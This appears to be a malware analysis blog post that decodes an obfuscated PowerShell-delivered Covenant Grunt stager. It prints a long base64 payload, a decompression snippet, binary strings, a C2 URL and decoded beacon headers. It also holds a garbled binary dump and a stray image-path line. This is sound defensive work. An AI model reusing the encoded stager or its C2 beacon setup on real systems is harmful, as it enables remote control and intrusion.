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

```
LLAMNg4bjisJLCeH4coFTgWjDpIGpMZCUIn2qwaSgDIfddBZ/ZSH5sNLrGn80PwF
/Ex7D+dD0O87wnhpWampqa6T+Ryp5eN9K/Epop/QOCZUuKHBBhHY6jvwKAYSmP2E
W/IQBERoIev0iNMKCA6EBFoT6PH6haE/fcvTQkva37/SooT5FVRQ1CKzan99cpKu
W90+UkOLWEzIQ6guEvUpNaDR0kx71RkBrwv1vh8v5t/5hpfIwHjsHzfTMXXB40jJ
P20IT7p9svM5fbJoL/nPivvz/tZzntaPwPzESnr1xZTDkPVb+SmUYTfFkUsou1VN
49/xGfv/6//Pa7fzN8eiW37Yjv3/9Nl7/Cw==' ),
[sYsTem.io.comprEsSIOn.CoMPReSsIONmOdE]::dEcOMpresS) | % {nEW-
ObJECt SYsteM.Io.strEAmReAder($_,[SysTEm.TExT.eNCoDIng]::aSCIi)
}| % { $_.reaDtoEnD()}
```

Now we can call the variable to see it's contents. As the output is quite long so, we will focus onto what is important in this case.

The begining of the code states the following.

```
This program cannot be run in DOS mode.
```

```
E78FlwGN5AYjaKNBnAjncKdmQu5H6tyBW1EvYxKX9M4DvqgfwhwVB4ZN4O3H+M46NOQHME6J2GhDVvMTT0i6+yps
FqFraa08/E20YwbctTjwG2gdCb8T9VydliKd1nl1Wot02ubVaSvSaZ9Xp71IZ9O8OptmdRYVRkKLCn0upFqLqLYi
aLrwBqPDf5aCGBb0klCD/baMFrkuepvlIYFkv/8cWlWOZvtMZ7uLIan1+2NdC0/f6oDB9H8IOKhBghi8MxgNa2MN
9K/Epop/QOCZUuKHBBhHY6jvwKAYSmP2EW/IQBERoIev0iNMKCA6EBFoT6PH6haE/fcvTQkva37/SooT5FVRQ1CK
l7/Cw==' ), [sYsTem.io.comprEsSIOn.CoMPReSsIONmOdE]::dEcOMpresS) | % {nEW-ObJECt SYsteM.
PS C:\Users\Kamran Saifullah> $script
MZ?♥♦???@?♫▼?♫? ?!?☺L?!This program cannot be run in DOS mode.
$PEL☺☻.,ca?"♂☺0*☻ZH `@ ☻♦♦?☻☻@?►►►►HO` H.text`( *☻ `.reloc♀`☻,@B<HH☻♣?-?→☺☻♠6☻(♠
♠(♦♠*▲s☺♠&*♠?   ☺◄s
r☺p↨?→☺%━▼,?(
(☺+♂♠r]p}♥♦r_p↨?→☺%━▼,?(
(☺+~♠♦%-↨&~♣♦?♠◄♠s
%?♠♦(☻+(☺+♀r?p↨?→☺%━▼,?(
(☺+~♦%-↨&~♣♦?♠↕♠s
```

Moving ahead, we can find that there is a URL which is embedded in the code.

```
http://srv.masterchiefsgruntemporium.local:80
```

This will be the C2 Server Doamin. While there are few base64 encoded strings as well.


- L2VuLXVzL3Rlc3QuaHRtbA== → /en-us/test.html
- L2VuLXVzL2RvY3MuaHRtbA== → /en-us/docs.html
- L2VuLXVzL2luZGV4Lmh0bWw= → /en-us/index.html
- QVNQU0VTU0lPTklEPXtHVUlEfTsgU0VTU0lPTklEPTE1NTIzMzI5NzE3NTA → ASPSESSIONID={GUID}; SESSIONID=1552332971750
- TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xKSBBcHBsZVdlYktpdC81MzcuMzYgKEtlVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvNDEuMC4yMjI4LjAgU2FmYXJpLzUzNy4zNg== → Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36

```
<>9__3_0<ExecuteStager>b__3_0<>c__DisplayClass3_0<>9__3_1<Execut
eStager>b__3_1IEnumerable`1List`1<>9__3_2<ExecuteStager>b__3_2Fu
nc`2<ExecuteStager>b__3HMACSHA256get_UTF8<>9<Module>HSystem.IOUg
et_IVset_IVGenerateIVdatamscorlib<>cSystem.Collections.GenericLo
adAddSystem.Collections.SpecializedNewGuid<CookieContainer>k__Ba
ckingFieldReplaceget_StackTraceset_ModePaddingModeCipherModeget_
MessageCredentialCacheInvokeEnumerableIDisposableConsoleWriteLin
eget_NewLineEscapeSecurityProtocolTypeSystem.CoreCaptureMethodBa
seDisposeParseX509CertificateCreateSTAThreadAttributeCompilerGen
eratedAttributeDebuggableAttributeCompilationRelaxationsAttribut
eRuntimeCompatibilityAttributeExecuteByteget_Valuevaluebk1ha411.
4nu.exeset_PaddingEncodingUseCertPinningFromBase64StringToBase64
StringDownloadStringUploadStringGetCertHashStringToXmlStringToSt
ringGetStringSubstringMatchComputeHashCovenantCertHashUriuriRemo
teCertificateValidationCallbackset_ServerCertificateValidationCa
llbackTransformFinalBlockNetworkCredentialset_SecurityProtocolge
t_ItemSystemSymmetricAlgorithmAsymmetricAlgorithmHashAlgorithmRa
ndomMessageTransformICryptoTransformBooleanMainX509ChainchainSys
tem.ReflectionNameValueCollectionGroupCollectionWebHeaderCollect
ionExceptionMethodInfoGroupSystem.LinqCharRSACryptoServiceProvid
ersenderBufferServicePointManagerExecuteStagerGruntStagerget_Coo
```

kieContainerset_CookieContainerTextWriterget_ErrorGetEnumeratorRandomNumberGenerator.ctor.cctorCreateDecryptorCreateEncryptorstrSystem.DiagnosticsGetMethodsAesSystem.Runtime.CompilerServicesDebuggingModesSetCookiescookiesGetTypesSystem.Security.Cryptography.X509CertificatesGetBytesbytesargsICredentialsset_Credentialsget_DefaultNetworkCredentialsset_UseDefaultCredentialsContainsSystem.Text.RegularExpressionsget_Groupsget_HeadersCspParametersSslPolicyErrorserrorsaddressConcatFormatformatObjectSelectSystem.NetSetSplitCookieWebClientEnvironmentget_Currentget_CountDecryptValidateCertcertInvertConvertHttpWebRequestGetWebRequestToListMoveNextSystem.Textbk1ha411.4nuRegexArrayget_Keyset_KeySystem.Security.CryptographyAssemblyBlockCopyop_Equalityop_InequalitySystem.Net.Securityget_Proxyset_ProxyIWebProxyget_DefaultWebProxy[http://srv.masterchiefsgruntemporium.local:80☺
3VXNlci1BZ2VudA==,Q29va2ll??
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xKSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvNDEuMC4yMjI4LjAgU2FmYXJpLzUzNy4zNg==,QVNQU0VTU0lPTklEPXtHVUlEfTsgU0VTU0lPTklEPTE1NTIzMzI5NzE3NTA=??
L2VuLXVzL2luZGV4Lmh0bWw=,L2VuLXVzL2RvY3MuaHRtbA==,L2VuLXVzL3Rlc3QuaHRtbA==??i=a19ea23062db990386a3a478cb89d52e&data=
{0}&session=75db-99b1-25fe4e9afbe58696-320bea73☺♥
?1<html>
    <head>
        <title>Hello World!</title>
    </head>
    <body>
        Hello World!
        // Hello World! {0}
    </body>
</html>♂false§c638eb59a8♥-☺

```
YaFM+yqzILW3R/AY/pnxI8VIYvdjnPdfYw8Xlqy31tvU=??{{"GUID":"
{0}","Type":{1},"Meta":"{2}","IV":"{group5g?^?PCK?2DTX.4!
```


On executing the embed.vbs we can observe in the Fake-Net logs, it tried to query the domain which we have found in the payload.



So, as the registry key variable embed is pointing out to this particular VBS script.

I have discussed these Registry Keys in detail on my Medium Blog.

> https://kamransaifullah.medium.com/registry-run-keys-startup-folder-malware-persistence-7ae3cf160680

Follow Me

Twitter: https://twitter.com/deFr0ggy

GitHub: https://github.com/deFr0ggy

LinkedIn: https://linkedin.com/in/kamransaifullah